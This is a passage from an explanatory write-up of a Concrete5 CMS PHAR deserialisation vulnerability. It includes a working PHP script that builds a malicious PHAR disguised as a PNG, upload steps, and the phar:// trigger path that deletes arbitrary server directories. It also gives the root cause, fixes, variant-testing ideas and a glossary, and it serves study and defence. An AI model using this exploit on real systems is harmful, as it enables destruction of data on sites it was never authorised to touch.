public function delete($paths)declares the method, accepting one path or several.$paths = is_array($paths) ? $paths : func_get_args();normalises the input: if it is already a list, keep it; otherwise collect all arguments into a list.$success = true;starts by assuming success.foreach ($paths as $path)loops over each path.if (! @unlink($path))is point (f):unlink()is the PHP function that deletes a file. The@hides warnings, and the!flips the result so a failure is detected.$success = false;records failure.catch (ErrorException $e) { $success = false; }also records failure if an error is thrown.return $success;reports the outcome.
Chained together, the flow is: the deserialised VolatileDirectory holds a Filesystem object and a path. When the request ends, its destructor calls deleteDirectory() on that path. deleteDirectory() loops over the directory and calls delete() on each file. delete() calls unlink(), and the file is gone.
Step 3: Build the PHAR file
The exploit script builds a VolatileDirectory object with a Filesystem and a target path, stores it as the PHAR's metadata, and renames the archive to a .png extension so the upload feature will accept it:
// Input: None
// Output: concrete5_exploit.png

<?php
// Gadgets
namespace Illuminate\Filesystem{
  class Filesystem{}
}
namespace Concrete\Core\File\Service{
  class VolatileDirectory{
    protected $filesystem;
    protected $path;
    function __construct(){
      $this->filesystem = new \Illuminate\Filesystem\Filesystem;
      $this->path = "/var/www/html/phar_exploit/test_dir";
      // Directory that including some files. (Attacker can set any path.)
    }
  }
}

// Generate phar file to exploit
namespace{
  $output_path = __DIR__;
  $exploit_file = $output_path . "/concrete5_exploit.phar";
  $phar = new Phar($exploit_file);
  $phar->startBuffering();
  $phar->setStub("<?php __HALT_COMPILER();");

  $payload = new \Concrete\Core\File\Service\VolatileDirectory;
  $phar->setMetadata($payload);

  $phar->addFromString("dummy.txt", "DUMMY");
  $phar->stopBuffering();

  // Change file extension PHAR to PNG. (for bypassing file upload restrictions)
  $changing_file_name = "concrete5_exploit.png";
  $changing_internal_full_path = $output_path . "/" . $changing_file_name;
  rename($exploit_file, $changing_file_name);
}

// Run below command to make PHAR file.
// php generate_exploit.php
Line by line:
namespace Illuminate\Filesystem{ class Filesystem{} }declares a stand-in for the realFilesystemclass. The script only needs the class name to exist so the object can be built; the real class is already on the server.namespace Concrete\Core\File\Service{ ... }declares a stand-in forVolatileDirectory, with two properties:$filesystemand$path.function __construct(){ ... }is the constructor, which runs when the object is created.$this->filesystem = new \Illuminate\Filesystem\Filesystem;gives the object a filesystem helper.$this->path = "/var/www/html/phar_exploit/test_dir";sets the directory to delete. The comment notes the attacker can set any path.namespace{ ... }switches back to the global namespace for the build code.$output_path = __DIR__;records the folder the script is in.$exploit_file = $output_path . "/concrete5_exploit.phar";builds the output filename.$phar = new Phar($exploit_file);creates a new PHAR archive.$phar->startBuffering();begins collecting changes in memory.$phar->setStub("<?php __HALT_COMPILER();");sets the stub, the small piece of PHP at the start of the archive that makes it a valid PHAR.$payload = new \Concrete\Core\File\Service\VolatileDirectory;creates the malicious object.$phar->setMetadata($payload);stores that object as the archive's metadata. This is the crucial line: it is the serialised object that will be rebuilt when the archive is opened.$phar->addFromString("dummy.txt", "DUMMY");adds a harmless file so the archive is not empty.$phar->stopBuffering();writes the archive to disk.$changing_file_name = "concrete5_exploit.png";and the following lines rename the archive to a.pngname, purely to satisfy the upload feature's extension checks.
The script is run with:
php generate_exploit.php
This runs the PHP script on the attacker's own machine, producing the file concrete5_exploit.png ready to upload.
Step 4: Upload the PHAR
Concrete5 has a file upload feature, reached from Dashboard => Files => File Manager => Upload Files.
The two screenshots show the file manager upload flow used to place the renamed PHAR archive on the server.
Step 5: Trigger the deserialisation
Return to Dashboard => System & Settings => File Storage Location => Add Location and submit the following value as the root path:
phar://./application/files/6815/9449/9442/concrete5_exploit.png
The screenshot shows the payload entered in the Add Location form. The path points at the uploaded file through the phar:// wrapper, so is_dir() opens the archive and deserializes the metadata. The VolatileDirectory object is created, and when the request ends its destructor deletes the configured directory.
Step 6: Confirm the result
Before the exploit, the target directory contains files:
After the exploit, the directory is empty:
The researcher confirms that test1.txt, test2.txt and test3.txt were deleted by the exploit.
Root cause
The flaw is that user input reaches a filesystem function that understands stream wrappers, without any check on the scheme. LocalConfiguration::validateRequest() assigns $data['path'] to $this->path and calls is_dir() on it. PHP resolves phar:// paths by opening the archive and deserializing its metadata, so the application performs deserialisation even though it never calls unserialize() itself.
The existing validation does not help: the emptiness check, the is_dir() existence check, the / check and the "location contains files" check all operate on the path as a string, and none of them rejects a wrapper scheme. The CSRF token check in add() runs after validateStorageRequest(), so the vulnerable call happens before that defence is evaluated.
Impact
An attacker who can reach the storage location form can delete arbitrary files on the server. The report notes that this is only one example of using the bug: with other gadgets, the same deserialisation primitive could potentially produce various exploits, including XSS and SQL injection, remote code execution, and so on.
Fix
The report's guidance is not to fully trust user input, and to sanitise it in various ways, giving two examples.
- Raise an error when the input contains
phar://:
<?php
// input_path is phar://path/to/file
if(strpos($input_path, "phar://") !== FALSE){
    trigger_error("Detected phar wrapper!", E_USER_ERROR); // phar detected.
}
else{
    is_dir($input_path);
}
?>
Line by line:
if(strpos($input_path, "phar://") !== FALSE)searches the input for the textphar://.strpos()returns the position where the text was found, orFALSEif it was not found.trigger_error("Detected phar wrapper!", E_USER_ERROR);stops the request with an error if the wrapper is present.else{ is_dir($input_path); }only callsis_dir()when the input is clean.
- Force a path prefix so the wrapper is no longer recognised:
<?php
// input_path is phar://path/to/file
$sanitized_path = "/" . $input_path;
// sanitized_path is /phar://path/to/file
// Therefore, PHP wouldn't recognize that file is phar wrapped file.
is_dir($sanitized_path);
?>
Line by line:
$sanitized_path = "/" . $input_path;puts a slash in front of the input, sophar://path/to/filebecomes/phar://path/to/file.is_dir($sanitized_path);then checks that path. Because the string no longer begins with the wrapper, PHP treats it as an ordinary path and does not open an archive.
Variants to test
- Other filesystem sinks with user-controlled paths. Look for
file_exists(),is_dir(),filesize(),file_get_contents()and similar calls where the argument comes from a request parameter. A positive result is that aphar://path pointing at an uploaded archive causes the metadata object's magic methods to run. - Upload features that accept archives. Try uploading a PHAR renamed to an allowed extension and then referencing it through a filesystem function. A positive result is that the file is stored and later opened by the wrapper.
- Gadget hunting in bundled libraries. The chain here uses
VolatileDirectory::__destruct()and the IlluminateFilesystemclass. Look for other__destruct(),__wakeup()and similar magic methods that reach dangerous operations such asunlink(),rmdir()or file writes. A positive result is a class whose properties can be set through deserialisation to reach such a call. - Order of checks. Where a validation routine runs before a CSRF or authorisation check, test whether the vulnerable operation can be reached without passing the later check. A positive result is that the side effect occurs even though the request is rejected afterwards.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu of requests a program accepts.
- Archive: a single file that bundles other files inside it, such as a zip or a PHAR.
- Concrete5 / Concrete CMS: a PHP-based content management system for building websites.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request they did not intend.
- CSRF token: a short secret value placed in a form and checked on submission, used to prove the request came from the real page.
- CVSS: a standard scoring system for rating the severity of a security flaw.
- Deserialisation: turning a stored string back into a live object in memory.
- Endpoint: a specific address or action on a server that accepts a request.
- Factory: a helper object whose job is to create other objects.
- Filesystem function: a PHP function that reads or changes files, such as
is_dir()orunlink(). - Gadget: an existing class whose automatic method can be abused as one step in an attack chain.
- Iterator: an object that lets you loop over a collection one item at a time.
- Magic method: a method PHP calls automatically at certain moments, such as
__destruct()or__wakeup(). - Metadata (PHAR): extra data stored inside a PHAR archive, which PHP deserializes when the archive is opened.
- Namespace: a way of grouping class names so they do not clash.
- PHAR: a PHP archive format that bundles files and can carry metadata.
- PHAR deserialisation: triggering deserialisation by passing a
phar://path to a filesystem function. - PHP: the programming language many websites, including Concrete5, are written in.
- PHP object injection: controlling the properties of an object rebuilt from attacker-supplied serialised data.
- POP (Property Oriented Programming): building an attack by chaining existing classes and their automatic methods.
- Primitive: a basic capability an attacker gains, which can then be built on.
- Remote code execution: running the attacker's own code on the server.
- Serialisation: turning a live object into a flat string that can be stored or sent.
- SQL injection: inserting malicious database commands through unvalidated input.
- Stream wrapper: the prefix in a path that tells PHP how to open it, such as
http://,file://orphar://. - Symlink: a shortcut file that points to another file or folder.
- Unlink: the PHP function that deletes a file.
- XSS (cross-site scripting): injecting script into a page so it runs in another user's browser.
__destruct(): a magic method that runs when an object is destroyed.__wakeup(): a magic method that runs when an object is rebuilt from serialised data.



